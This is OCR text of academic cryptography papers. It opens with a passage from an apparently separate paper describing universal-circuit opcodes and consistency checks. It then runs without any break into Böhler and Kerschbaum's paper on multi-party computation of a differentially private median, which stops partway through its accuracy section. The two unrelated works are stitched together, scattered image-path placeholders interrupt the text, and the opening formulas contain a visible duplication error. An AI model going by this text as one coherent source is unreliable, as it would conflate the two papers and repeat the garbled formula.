  - (XOR-bitwise cases) Compute $x_1 = pack32(\mathbf{b_1} + \mathbf{b_2} - 2\mathbf{b}), x_2 = pack32(\mathbf{1} - \mathbf{b_1} - \mathbf{b_2} + 2\mathbf{b}), x_3 = x_2, x_4 = x_1$
  - (OR-bitwise cases) Compute $o_1 = pack32(\mathbf{b_1} + \mathbf{b_2} - \mathbf{b}), o_2 = pack32(\mathbf{1} - \mathbf{b_1} + \mathbf{b}), o_2 = pack32(\mathbf{1} - \mathbf{b_2} + \mathbf{b}), o_4 = pack32(\mathbf{1} - \mathbf{b})$
  - Assert $z_{i+2} = \mathbf{op} \cdot (a_1, a_2, a_3, a_4, x_1, x_2, x_3, x_4, o_1, o_2, o_3, o_4)$
- Other modes: This opcode also behaves similar to opcode 1 supporting native operations when needed (details omitted)

Figure 2: A detailed description of our universal circuit with multiple opcodes (Part 1). See Section 5 and Table 6 for an intuition and high-level description for each opcode circuit design. Note: Functionality selector inputs are added to the $\mathbf{spec_C}$ vector (Section 4), and set at the computation specification stage.

Universal Circuit Detailed Description (2/2)

OpCode 3 (Split/Pack Operations) (repeated n_3 times, u_3 = 38)

- Operates on the following (for all $i \in \{n_s + \sum_{j<3} n_j u_j + 1, n_s + \sum_{j<3} n_j u_j + 39, .., n_s + \sum_{j\leq 3} n_j u_j - 37\}$):
  - Element (Bit) vector: $\mathbf{e} = ((l_i, z_i), (l_{i+1}, z_{i+1}), ..., (l_{i+31}, z_{i+31}))$
  - Byte vector: $((l_{i+32}, z_{i+32}), (l_{i+33}, z_{i+33}), ..., (l_{i+35}, z_{i+35}))$
  - Packed elements: $((l_{i+36}, z_{i+36}), (l_{i+37}, z_{i+37}))$
- Functionality selectors for each instruction (instruction indices omitted for brevity)
  - Force bit assertions: $check_b$
  - Coefficient vector 1: $\mathbf{s_1} = (c_{1,1}, c_{1,2}, ..., c_{1,32})$
  - Coefficient vector 2: $\mathbf{s_2} = (c_{2,1}, c_{2,2}, ..., c_{2,32})$
- Circuit:
  - Assert $z_j(1 - z_j)check_b = 0$ for all $i \leq j \leq i + 31$
  - Assert $z_{i+36} = \mathbf{e} \cdot \mathbf{s_1}$, Assert $z_{i+37} = \mathbf{e} \cdot \mathbf{s_2}$
  - Assert $z_{i+32+j} = \sum_{k\in\{1+8j,...,8+8j\}} c_{1,k} \cdot z_{i+k-1}$ for all $j \in \{0, 1, 2, 3\}$
- Usage notes: Packing or splitting into bits can be done by setting $\mathbf{s_1}$ to contain powers of two, and setting $check_b = 1$. Shifting and rotation (static parameters) can be done by setting $\mathbf{s_2}$ to be a permutation of powers of two.
- Other modes: This opcode can be used to compute weighted sums of native field elements.

OpCode 4 (Runtime memory access) (repeated n_4 times, u_4 = 3)

- Operates on: $((l_i, z_i), (l_{i+1}, z_{i+1}), (l_{i+2}, z_{i+2}))$ for all $i \in \{n_s + \sum_{j<4} n_j u_j + 1, n_s + \sum_{j<4} n_j u_j + 4, .., n_s + \sum_{j\leq 4} n_j u_j - 2\}$
- Circuit:
  - Parse z_i, z_{i+1}, z_{i+2} as $isWrite_k$, $index_k$, $value_k$, for all $k = (i - (n_s + \sum_{j<4} n_j u_j + 1))/3$
  - Add the tuple $\mathbf{rec}_k$ = ($opCounter_k = k$, $isWrite_k$, $index_k$, $value_k$) to the memory consistency check circuit

---

Memory consistency check circuit

- The subcircuit operates on the tuples $\mathbf{rec}_k$ for all $k = \{0, 1, .., n_4 - 1\}$ defined in OpCode 4.
- The subcircuit accepts additional witness inputs from the prover $\mathbf{rec'}_k = (opCounter'_k, isWrite'_k, index'_k, value'_k)$ for all $k = \{0, 1, .., n_4 - 1\}$. (Note that the prover will commit to this input in the first stage before knowing the randomness)
- Permutation Verification:
  - Compute $p_1 = \prod_k (r_2 - (1, r_1, r_1^2, r_1^3) \cdot \mathbf{rec}_k)$
  - Compute $p_2 = \prod_k (r_2 - (1, r_1, r_1^2, r_1^3) \cdot \mathbf{rec'}_k)$
  - Assert $p_1 = p_2$
- Consistency Verification: This applies the memory consistency checks similar to TinyRAM [3].

Global consistency checks across the universal circuit

- Permutation Verification:
  - Compute $p_1 = \prod_i (r_2 - (z_i + l_i r_1))$ for all $i \in \{1, 2, .., n_s + \sum_{j\leq 4} n_j u_j\}$
  - Compute $p_2 = \prod_i (r_2 - (z'_i + l'_i r_1))$ for all $i \in \{1, 2, .., n_s + \sum_{j\leq 4} n_j u_j\}$
  - Assert $p_1 = p_2$
- Consistency Verification:
  - Assert $(1 - (l'_i - l'_{i-1}))(z'_i - z'_{i-1}) = 0$ for all $i \in \{2, 3, .., n_s + \sum_{j\leq 4} n_j u_j\}$ (Note since l'_i are set by the computation specifier, they will be sorted and increasing by steps of 1.)

Figure 3: A detailed description of our universal circuit with multiple opcodes (Part 2). See Section 5 and Table 6 for an intuition and high-level description for each opcode circuit design. Note: Functionality selector inputs are added to the $\mathbf{spec_C}$ vector (Section 4), and set at the computation specification stage.

Secure Multi-party Computation of Differentially Private Median

Jonas Böhler
SAP Security Research

Florian Kerschbaum
University of Waterloo

Abstract

In this work, we consider distributed private learning. For this purpose, companies collect statistics about telemetry, usage and frequent settings from their users without disclosing individual values. We focus on rank-based statistics, specifically, the median which is more robust to outliers than the mean.

Local differential privacy, where each user shares locally perturbed data with an untrusted server, is often used in private learning but does not provide the same accuracy as the central model, where noise is applied only once by a trusted server. Existing solutions to compute the differentially private median provide good accuracy only for large amounts of users (local model), by using a trusted third party (central model), or for a very small data universe (secure multi-party computation).

We present a multi-party computation to efficiently compute the exponential mechanism for the median, which also supports, e.g., general rank-based statistics (e.g., p^{th}-percentile, interquartile range) and convex optimizations for machine learning. Our approach is efficient (practical running time), scaleable (sublinear in the data universe size) and accurate, i.e., the absolute error is smaller than comparable methods and is independent of the number of users, hence, our protocols can be used even for a small number of users. In our experiments we were able to compute the differentially private median for 1 million users in 3 minutes using 3 semi-honest computation parties distributed over the Internet.

1 Introduction

We consider the problem of distributed private learning. Specifically, how multiple users can compute rank-based statistics over their sensitive data, with high accuracy, a strong privacy guarantee, and without resorting to trusted third parties. Rank-based statistics include the median, p^{th}-percentiles, and interquartile ranges, and we present a protocol to compute the differentially private median, which is extensible to any k^{th} ranked element. We use *differential privacy* (DP) [25, 28], a rigorous privacy notion, restricting what can be inferred about any individual in the data, used by Google [15, 31], Apple [1, 66], Microsoft [23] and the US Census bureau [2]. The median is a robust statistical method used to represent a "typical" value from a data set, e.g., insurance companies use the median life expectancy to adjust insurance premiums.

Previous work on DP median computation either require a large number of users to be accurate [27, 34, 63], rely on a trusted third party [51, 58], or cannot scale to large universe or data set sizes [14, 30, 59]. We present a novel alternative that is superior in accuracy, requires no trusted party, and is efficiently computable. Our protocol provides high accuracy even for a small number of users. Note that small sample size is the most challenging regime for DP [56]. Even Google's large-scale data collection (billions of daily reports via [31]) is insufficient if the statistical value of interest is not a heavy hitter [15], e.g., the median.

We present a *secure multi-party computation* (MPC) of the *exponential mechanism* [52] for *decomposable aggregate functions*. Such functions, as used in MapReduce-style algorithms [22], allow efficient aggregation in parallel over distributed data sets, and application examples include convex loss functions and rank-based statistics. The exponential mechanism can implement any differentially private algorithm by computing selection probabilities for all possible output elements. Its computation complexity is linear in the size of the data universe [52] and efficiently sampling it is non-trivial [29]. Also, the exponential mechanism requires exponentiations, increasing the MPC complexity. However, as it is a universal mechanism, a scalable, secure implementation can be widely applied. Eigner et al. [30] also implement the exponential mechanism in MPC. They compute the exponential function with MPC, whereas we provide a more efficient alternative for decomposable functions. Their approach, while more general, is only practical for a universe size of 5 elements, whereas our protocol is sublinear in the size of the universe and handles billions of elements. We achieve this via divide-and-conquer and optimizing our protocol for decomposable functions that enable efficient alternatives to

expensive secure computation of exponentiations [5,7,20,43].

In summary, our contribution is a protocol for securely computing the differentially private median

- with high accuracy even for small data sets (few users) and large universe sizes (see Section 3.4 for our theoretical errors bounds, Appendix F for a comparison of that bound to related work, and Section 5.3 for empirical comparison to related work),
- that is efficient (practical running time for millions of users) and scalable (sublinear in the data universe size) (Sections 4, 5),
- secure in the semi-honest model with an extension to the malicious model (Section 4.6) and outputs the differentially private median according to the exponential mechanism by McSherry and Talwar [52],
- evaluated using an implementation in the SCALE-MAMBA framework [6], for 1 million users using 3 semi-honest computation parties with a running time of seconds in a LAN, and 3 minutes in a WAN with 100 ms network delay, 100 Mbits/s bandwidth (Section 5).

The remainder of this paper is organized as follows: In Section 2 we describe preliminaries for our protocol. In Section 3 we explain our protocol and introduce definitions. We present our protocol and implementation details for the secure multi-party computation of the differentially private median in Section 4. We provide a detailed performance evaluation in Section 5, describe related work in Section 6 and conclude in Section 7.

2 Preliminaries

In the following, we introduce preliminaries for differential privacy and secure multi-party computation.

We consider a set of input parties $\mathcal{P} = \{P_1, \ldots, P_n\}$, where party P_i holds a datum d_i, and D denotes their combined data set. We model a data set as $D = \{d_1, \ldots, d_n\} \in U^n$ with underlying *data universe* U. We also consider m semi-honest *computation parties*, e.g., $m \in \{3, 6, 10\}$, who run the computation on behalf of the input parties. To simplify presentation, we assume the size n of D to be even, which can be ensured by padding. Then, the median's position in sorted D is $n/2$.

2.1 Differential Privacy

Differential privacy (DP), introduced by Dwork et al. [25,28], is a strong privacy guarantee restricting what a mechanism operating on a sensitive data set can output. Informally, when the input data set changes in a single element, the effect on the output is bounded. The formal definition is as follows:

Definition 1 (Differential Privacy)**.** *A mechanism $\mathcal{M}$ satisfies ε-differential privacy, where $\varepsilon \geq 0$, if for all neighboring data sets $D \simeq D'$, i.e., data sets differing in a single entry, and all sets $S \subseteq Range(\mathcal{M})$*

$$Pr[\mathcal{M}(D) \in S] \leq \exp(\varepsilon) \cdot Pr\big[\mathcal{M}(D') \in S\big],$$

where $Range(\mathcal{M})$ denotes the set of all possible outputs of mechanism $\mathcal{M}$.

The above definition holds against an unbounded adversary, however, due to our use of cryptography we assume a computationally bounded adversary. A formal definition is presented in Appendix A based on MPC preliminaries from Section 2.2.

Randomization is essential for differential privacy to hide an individual's inclusion in the data [29]. Noise, added to the function output, is one way to achieve differential privacy, e.g., via the *Laplace mechanism* [29]:

Definition 2 (Laplace Mechanism)**.** *Given a function $f : U^n \to \mathbb{R}$ with sensitivity $\max_{\forall D \simeq D'} |f(D) - f(D')|$, privacy parameter ε, and a database D, the* Laplace mechanism *releases $f(D) + r$, where r is drawn from the Laplace distribution (centered at 0) with density $\frac{\varepsilon}{2\Delta f} e^{\frac{-\varepsilon}{\Delta f}}$.*

The alternative to additive noise is probabilistic output selection via the *exponential mechanism*, introduced by McSherry and Talwar [52]. The exponential mechanism expands the application of differential privacy to functions with non-numerical output, or when the output is not robust to additive noise, e.g., the median function [48]. The mechanism is exponentially more likely to select "good" results where "good" is quantified via a utility function $u(D, r)$ which takes as input a database $D \in U^n$, and a potential output $r \in \mathcal{R}$ from a fixed set of arbitrary outputs $\mathcal{R}$. Informally, higher utility means the output is more desirable and its selection probability is increased accordingly.

Definition 3 (Exponential Mechanism)**.** *For any utility function $u : (U^n \times \mathcal{R}) \to \mathbb{R}$ and a privacy parameter ε, the exponential mechanism $\mathsf{EM}_u^\varepsilon(D)$ outputs $r \in \mathcal{R}$ with probability proportional to $\exp(\frac{\varepsilon u(D,r)}{2\Delta u})$, where*


$$\Delta u = \max_{\forall r \in \mathcal{R}, D \simeq D'} \big|u(D, r) - u\big(D', r\big)\big|$$

is the sensitivity of the utility function. That is,


$$Pr[\mathsf{EM}_u^\varepsilon(D) = r] = \frac{\exp\left(\frac{\varepsilon u(D,r)}{2\Delta u}\right)}{\sum_{r' \in \mathcal{R}} \exp\left(\frac{\varepsilon u(D,r')}{2\Delta u}\right)}. \tag{1}$$

We omit u, ε, D, i.e., write EM, if they can be derived from the context.


DP algorithms $\mathcal{M}$ can be implemented in different models, visualized in Figure 1. Next, we describe the models and explain which model we implement.



(a) Central Model



(b) Local Model




(c) Shuffle Model with permutation π


Figure 1: Models for DP mechanism $\mathcal{M}$. Client C_i sends a message (raw data d_i or randomized r_i) to a server, who computes function f over the messages, and releases the result.

2.1.1 Why We Consider the Central Model

In the *central model* (Figure 1a) every client sends their unprotected data to a trusted, central server which runs $\mathcal{M}$ on the clear data. The central model provides the highest accuracy as the randomization inherent to DP algorithms, is only applied once. In the *local model* (Figure 1b), introduced by [44], clients apply $\mathcal{M}$ locally and sent anonymized values to an untrusted server for aggregation. The accuracy is limited as the randomization is applied multiple times. Hence, it requires a very large number of users to achieve accuracy comparable to the central model [15, 18, 40, 44, 50]. Specifically, an exponential separation between local and central model for accuracy and sample complexity was shown by [44]. Recently, an intermediate *shuffle model* (Figure 1c) was introduced [15, 18]: A trusted party is added between client and server in the local model, the shuffler, who does not collude with anyone. The shuffler permutes and forwards the randomized client values. The permutation breaks the mapping between a client and her value, which reduces randomization requirements. The accuracy of the shuffle model lies between the local and central model, however, in general it is strictly weaker than the central model [9, 18]. As our goal is high accuracy without trusted parties even for small number of users, we *simulate* the central model in a distributed setting via secure multi-party computation (MPC), which is often used in DP literature [26, 30, 38, 59, 60, 65]. MPC, further described in Section 2.2, is a cryptographic protocol run by clients over their sensitive data that only reveals the computation output without requiring a trusted server. General MPC incurs high computation and communication overhead which reduce efficiency and scalability [18]. However, MPC combines the respective benefits of the models, namely, high accuracy and strong privacy, i.e., no disclosure of values to a third party, and we present an efficient and scaleable MPC protocol.



(a) Credit card transactions [67], first 10^5 payment records in Cents.



(b) Walmart supply chain data [42], 175k shipment weights as integers.

Figure 2: Absolute errors, averaged for 100 differentially private median computations via Laplace mechanism with smooth sensitivity, this work, and the exponential mechanism.

2.1.2 Why We Use the Exponential Mechanism

Next, we illustrate why the exponential mechanism offers better accuracy than additive noise w.r.t. the DP median. Recall, the noise depends on the sensitivity of function f and the privacy parameter ε. The sensitivity is the largest difference a single change in *any possible database* can have on the function result. *Smooth sensitivity*, developed by Nissim et al. [58], additionally analyzes the data to provide instance-specific additive noise that is often much smaller. (See Appendix F for a formal description.) However, computation of smooth sensitivity requires access to the entire data set, otherwise the error increases further[1], which prohibits efficient (secure) computation with high accuracy. Li et al. [48] note that the Laplace mechanism is ineffective for the median as (smooth) sensitivity can be high. Additionally, they present a median utility function for the exponential mechanism with low, *data-independent* sensitivity, which we use in our protocol. To illustrate that additive noise can be high, we empirically evaluated the absolute error of the Laplace mechanism with smooth sensitivity, the exponential mechanism, and our protocol in Figure 2 on real-world data sets [42, 67]. Our protocol uses the exponential mechanism in multiple steps, and while the accuracy is not the same as for (single use of) the exponential mechanism, we do not require a trusted third party. Overall, we achieve better accuracy than additive noise for low ε (corresponding to high privacy protection) with better scalability than the exponential mechanism. We provide our accuracy bounds in Section 3.4, further empirical evaluations w.r.t. related work in Section 5.3, and describe related work in Section 6.

[1] Smooth sensitivity approximations exist that provide a factor of 2 approximation in linear-time, or an additive error of $\max(U)/\text{poly}(|D|)$ in sublinear-time [58, Section 3.1.1]. Note that this error e is w.r.t. smooth sensitivity s, the additive noise is even larger with Laplace$((s+e)/\varepsilon)$.

2.2 Secure Multi-party Computation

Secure multi-party computation (MPC) [36] allows a set of three or more parties $\mathcal{P} = \{P_1, \ldots, P_n\}$, where party P_i holds sensitive input d_i, to jointly compute a function $y = f(d_1, \ldots, d_n)$ while protecting their inputs. The computation must be *correct*, i.e., the correct y is computed, and *secret*, i.e., only y and nothing else is revealed. There are two main implementation paradigms for MPC [32,46]: *garbled circuits* [68][2], where the parties construct a (large, encrypted) circuit and evaluate it at once, and *secret sharing* [12,21,57,62], where the parties interact for each circuit gate. In general, the former allows for constant number of rounds but requires larger bandwidth (as fewer, but bigger messages are sent), and the latter has low bandwidth (small messages per gate) and high throughput, where the number of rounds depends on the circuit depth. We will focus on secret-sharing-based MPC as our goal is an efficient implementation in a network with reasonable latency. Informally, a (t,n)-secret sharing scheme splits a secret s into n shares s_i and at least t shares are required to reconstruct the secret. We use $\langle s \rangle = (s_1, \ldots, s_n)$ to denote the sharing of s among n parties (for a formal definition see, e.g., Evans et al. [32]). Recent works, e.g., SCALE-MAMBA [6], BDOZ [12], SPDZ [21], improve MPC performance by combining a computationally secure *offline phase*, to exchange correlated randomness (e.g., Beaver triples [11]), with an information-theoretic secure *online phase*. The former is generally more efficient since the latter requires asymmetric cryptography [47]. MPC can be implemented in two models with different trust assumptions: in the *semi-honest model* (passive) adversaries do not deviate from the protocol but gather everything created during the run of the protocol, in the *malicious model* (active) adversaries can deviate from the protocol (e.g., alter messages).

In this work we consider n *input parties* with sensitive input, and m (e.g., $m \in \{3,6,10\}$) semi-honest *computation parties*, i.e., non-colluding untrusted servers. The input parties create and send shares of their input to the computation parties, which run the secure computation on their behalf. We assume semi-honest parties but explain how to extend our protocol to malicious parties and implement our protocol with the SCALE-MAMBA framework [6].

3 Secure EM for Median Selection

We implement a multi-party computation of the exponential mechanism EM for rank-based statistics enabling distributed parties to learn the differentially private median of their joint data. There are two challenges for multi-party computation of the exponential mechanism:

(i) the running time complexity is linear in the size of the data universe, $|U|$, as selection probabilities for *all* possible outputs in U are computed,

(ii) the general mechanism is too inefficient for general secure computation as selection probability computation requires $|U|$ exponentiations over floating-point numbers.

We solve these challenges by (i) recursively dividing the data universe into subranges to achieve sublinear running time in $|U|$, and (ii) focusing on utility functions which allow efficient selection probability computation. We call such utility functions *decomposable*, which we formalize in Section 3.1, and give example applications.

In the following, we describe an overview of our solution. We efficiently compute the exponential mechanism with running time complexity sublinear in the size of the data universe U by dividing U into k subranges. We select the best subrange and also split it into k subranges for the next iteration, until the last subrange is small enough to directly select the final output from it. After $\lceil \log_k |U| \rceil$ iterations the selected subrange contains only one element. Each subrange selection increases the overall privacy loss ε, and we enable users to select a trade-off between running time, privacy loss and accuracy by presenting three protocols to compute unnormalized selection probabilities, which we call *weights*, w.r.t. ε:

- $\mathsf{Weights}^{\ln(2)}$ fixes $\varepsilon = \ln(2)$ to compute $\exp(\varepsilon y)$ as 2^y,
- $\mathsf{Weights}^{\ln(2)/2^d}$ allows $\varepsilon = \frac{\ln(2)}{2^d}$ for some integer $d > 0$,
- $\mathsf{Weights}^{*}$ supports arbitrary ε.

On a high-level, we have three phases in each iteration:

1. *Evaluate*: Each party locally computes the basis for utility scores for each subrange.
2. *Combine*: They combine their results into a global result and compute selection probabilities.
3. *Select*: Finally, they select an output based on its selection probabilities.

The results of the evaluation step are computed over sensitive data and might also be sensitive (e.g., utility functions for median and mode leak exact counts [48]). Therefore, we combine them via MPC to preserve privacy. To ensure efficient implementation of the combination step we require utility functions to have a certain structure as detailed next.

3.1 Decomposability & Applications

Recall, each party P_i holds a single value d_i (we can generalize to data sets D_i). To combine local utility scores per party into a global score for all, we require utility functions to be *decomposable*:

[2] Yao described a garbled circuit for two parties in an oral presentation about secure function evaluation [68], the first written description is from [37], and the first proof was given in [49].

Application	*Utility*
Convex optimization: find x that minimizes $\sum_{i=1}^{n} l(x,d_i)$ with convex loss function l defined over D; e.g., empirical risk minimization in machine learning [10,63], and integer partitions (password frequency lists) [16]	$-\sum_{i=1}^{n} l(x,d_i)$
Unlimited supply auction: find price x maximizing revenue $x\sum_i b_i(x)$, where bidder demand curve b_i indicates how many goods bidder i will buy at price x; e.g., digital goods [52]	$x\sum_i b_i(x)$
Frequency: select x based on its frequency in D; e.g., mode [48]	$\sum_{i=1}^{n} \mathbb{1}_{x=d_i}$
Rank-based statistics: select x based on its rank in sorted D; e.g., k^{th}-ranked element [48]	See Section 3.2

Table 1: Applications with *decomposable* utility functions.

Definition 4 (Decomposability)**.** *We call a function* $u : (U^n \times \mathcal{R}) \to \mathbb{R}$ decomposable *w.r.t. function* $u' : (U^n \times \mathcal{R}) \to \mathbb{R}$ *if* $u(D,x) = \sum_{i=1}^{n} u'(d_i,x)$ *for* $x \in \mathcal{R}$ *and* $D = \{d_1,\ldots,d_n\}$.

We use decomposability to easily combine utility scores in $\text{Weights}^{\ln(2)}$, $\text{Weights}^{\ln(2)/2^d}$, and to avoid secure evaluation of the exponential function in Weights*[3]. If u is decomposable, users can compute weights locally, and securely combine them via multiplications:

$$\prod_i \exp(u'(d_i,x)\varepsilon) = \exp(\sum_i u'(d_i,x)\varepsilon) = \exp(u(D,x)\varepsilon).$$

Decomposability is satisfied by a wide range of selection problems. Counts are clearly decomposable and so are utility functions that can be expressed as a sum of utility scores. Applications with decomposable utility functions are listed in Table 1. One use case for the median is a software company collecting private usage statistics, e.g., number of times a procedure was run or the size of database tables, in a medium-sized installed base. Reporting the median in addition to the mean allows the collector to detect skew in the distribution. Another example is private federated learning with network resource constrained parties, e.g., mobile phones on cellular networks. Gradient compressed federated learning, e.g., signSGD [13], enables to reduce the update message size for these parties, but uses the median instead of the mean to aggregate the gradients. The additional communication stemming from our secure median computation can be shifted to few parties who are not network resource constrained, e.g., mobile phones on WiFi networks.

To be sublinear in the size of the universe we consider decomposability w.r.t. ranges instead of elements: parties only report one utility score per range, instead of one score per element. Decomposability for elements $x \in U$ does not imply decomposability for ranges $R \subset U$[4]. However, we present a decomposable utility function w.r.t. ranges for rank-based statistics next.

3.2 Decomposable Median Utility Function

First, we describe the median utility function [48]. Then, we present a reformulation more convenient for secure implementation and show that it is decomposable.

Li et al. [48, Section 2.4.3] quantify an element's utility via its *rank* relative to the median. The rank of $x \in U$ in a data set D is the number of values in D smaller than x. More formally, $\text{rank}_D(x) = |\{d \mid d \in D : d < x\}|$. Note that for the median we have $\mathcal{R} = U$, which means every universe element is a potential output. As U can be large, we divide U in k equal-sized ranges, and define utility per range next.

Definition 5 (Median Utility Function)**.** *The* median utility function $u_\mu : (U^n \times U) \to \mathbb{Z}$ *gives a utility score for a range* $R = [r_l, r_u)$ *where* $r_l, r_u \in U$ *w.r.t.* $D \in U^n$ *as*

$$u_\mu(D,R) = -\min_{\text{rank}_D(r_l) \le j \le \text{rank}_D(r_u)} \left| j - \frac{n}{2} \right|.$$

We focus on MPC of the differentially private median with rank $n/2$ but Definition 5 supports any k^{th}-ranked element. The sensitivity of u_μ is $1/2$ since adding an element increases $n/2$ by $1/2$ and j either increases by 1 or remains the same [48]. Thus, the denominator $2\Delta u$ in the exponents of (1) equals 1, and we will omit it in the rest of this work.

To compute u_μ one needs to find rank j minimizing the distance between the median and all range elements by iterating over all j where $\text{rank}_D(r_l) \le j \le \text{rank}_D(r_u)$. However, a naive implementation of u_μ leaks information as the iteration count depends on the number of duplicates in the data. We adapt u_μ next to remove this leakage. To avoid iterating over range elements observe that the utility for a range $R = [r_l, r_u)$ is defined by the element in the range closest to the median μ. Thus, it suffices to consider three cases: The range is either positioned "before" the median ($r_u \le \mu$), contains it, or comes "after" it ($r_l > \mu$). This observation leads us to the following definition without iterations:

Definition 6 (Simplified Median Utility Function)**.** *The* median utility function $u^c_\mu : (U^n \times U) \to \mathbb{Z}$ *gives a utility score for a range* $R = [r_l, r_u)$ *of* U *w.r.t.* $D \in U^n$ *as*

$$u^c_\mu(D,R) = \begin{cases} \text{rank}_D(r_u) - \frac{n}{2} & \text{if } \text{rank}_D(r_u) < \frac{n}{2} \\ \frac{n}{2} - \text{rank}_D(r_l) & \text{if } \text{rank}_D(r_l) > \frac{n}{2} \\ 0 & \text{else} \end{cases}.$$

[3] Secure exponentiation is complex [5,7,20,43], requiring many interactive rounds, and we want to avoid the expensive computational overhead.

[4] Consider the mode, i.e., the most frequent element. E.g., for two parties with data sets $D_1 = \{1,1,1,2,2\}, D_2 = \{2,2,3,3,3\}$ the mode per data set is 1 resp. 3 but the mode for the combined data is 2.

1. Set $s = \lceil \log_k |U| \rceil$ and split privacy budget ε into $\varepsilon_1, \ldots, \varepsilon_s$
2. Initialize $S = U$ and repeat below steps s times:
   (a) Every party $p \in \mathcal{P}$ divides S into k equal-sized subranges $\{R^i = [r_l^i, r_u^i)\}_{i=1}^k$
      i. if $\varepsilon_j = \ln(2)/2^d$ in step j (with integer $d \geq 0$), input $\left\{\text{rank}_{D_p}(r_l^i), \text{rank}_{D_p}(r_u^i)\right\}_{i=1}^k, d$
      ii. else input $\left\{e^{\varepsilon_j\left(\text{rank}_{D_p}(r_u^i) - |D_p|/2\right)}, e^{\varepsilon_j\left(|D_p|/2 - \text{rank}_{D_p}(r_l^i)\right)}\right\}_{i=1}^k, \varepsilon_j$
   (b) The functionality combines the inputs (Section 3.2) and outputs $S = R^i$ with probability proportional to $\exp(u_\mu^c(D, R^i)\varepsilon_j)$

Figure 3: Ideal functionality $\mathcal{F}_{\mathsf{EM}^*}$ for EM^*.

In the following, we generalize from a single value per (input) party, d_i, to multiple values, i.e., data set D_i, as computation parties operate on data sets later on. Definition 5 and 6 are equivalent as can be seen by proof by cases (see Appendix B), and u_μ^c is decomposable w.r.t.:

$$u'(D_i, R) = \begin{cases} \text{rank}_{D_i}(r_u) - \frac{|D_i|}{2} & \text{if } \text{rank}_D(r_u) < \frac{n}{2} \\ \frac{|D_i|}{2} - \text{rank}_{D_i}(r_l) & \text{if } \text{rank}_D(r_l) > \frac{n}{2} \\ 0 & \text{else} \end{cases},$$

where $\text{rank}_D(r) = \sum_{i=1}^n \text{rank}_{D_i}(r)$ for range endpoints r. We will use both utility definitions interchangeably. Specifically, we use u_μ to simplify notation in our accuracy proofs (Section 3.4), and u_μ^c in our implementation (Section 4).

For implementations $\mathsf{Weights}^{\ln(2)}$, $\mathsf{Weights}^{\ln(2)/2^d}$ the parties input *ranks* for lower and upper range endpoints (as in u' above), which we combine (as u_μ^c) to efficiently compute weights. For $\mathsf{Weights}^*$ we let the parties input *weights*, i.e., $\exp(\varepsilon u')$, which we can efficiently combine via multiplication. In more detail, weights for u' are:

$$e^{\varepsilon \cdot u'(D_i, R)} = \begin{cases} e^{\varepsilon\left(\text{rank}_{D_i}(r_u) - \frac{|D_i|}{2}\right)} & \text{if } e^{\varepsilon\left(\text{rank}_D(r_u) - \frac{n}{2}\right)} < 1 \\ e^{\varepsilon\left(\frac{|D_i|}{2} - \text{rank}_{D_i}(r_l)\right)} & \text{if } 1 > e^{\varepsilon\left(\frac{n}{2} - \text{rank}_D(r_l)\right)} \\ 1 & \text{else} \end{cases},$$

where, e.g., $e^{\varepsilon\left(\text{rank}_D(r) - \frac{n}{2}\right)} = \prod_{i=1}^n e^{\varepsilon\left(\text{rank}_{D_i}(r) - \frac{|D_i|}{2}\right)}$ for range endpoints r. Given these inputs, we are ready to describe an idealized version of our protocol next.

3.3 Ideal Functionality $\mathcal{F}_{\mathsf{EM}^*}$

The ideal functionality $\mathcal{F}_{\mathsf{EM}^*}$ in Figure 3 describes our DP median protocol EM^* as executed by a trusted third party, which we later replace by implementing $\mathcal{F}_{\mathsf{EM}^*}$ with MPC. We iteratively select subranges of universe U w.r.t. DP median via the exponential mechanism. After $s = \lceil \log_k |U| \rceil$ steps the last selected subrange contains only the DP median. We split ε, also called *privacy budget*, into s parts such that $\varepsilon = \sum_{j=1}^s \varepsilon_j$, and consume ε_j for each subrange selection. (We describe the budget composition in Section 3.4 and provide a heuristic in Section 5.) Overall, $\mathcal{F}_{\mathsf{EM}^*}$ provides ε-differential privacy:

Theorem 1. *$\mathcal{F}_{\mathsf{EM}^*}$, with privacy parameter ε_j in step $j \in \{1, \ldots, s\}$, is ε-differentially private for $\varepsilon = \sum_{j=1}^s \varepsilon_j$.*

Proof. $\mathcal{F}_{\mathsf{EM}^*}$ performs s sequential steps, and each step applies the exponential mechanism $\mathsf{EM}_{u_\mu^c}^{\varepsilon_i}$. Since $\mathsf{EM}_{u_\mu^c}^{\varepsilon_i}$ is $(2\varepsilon_i \Delta u_\mu^c)$-DP [52], with sensitivity $\Delta u_\mu^c = 1/2$ [48], we have ε_i-DP per step. Thus, according to the composition theorem [29], the total privacy budget after all steps is $\sum_{j=1}^s \varepsilon_j$. □

3.4 Accuracy of Differentially Private Median

We express *accuracy* as the absolute error between differentially private and actual median. In more detail, the absolute error is bounded by α with probability at least $1 - \beta$, known as (α, β)-accuracy. Next, we discuss how the data distribution influences accuracy and present worst-case bounds on the accuracy of the exponential mechanism for median selection.

3.4.1 Data Distribution

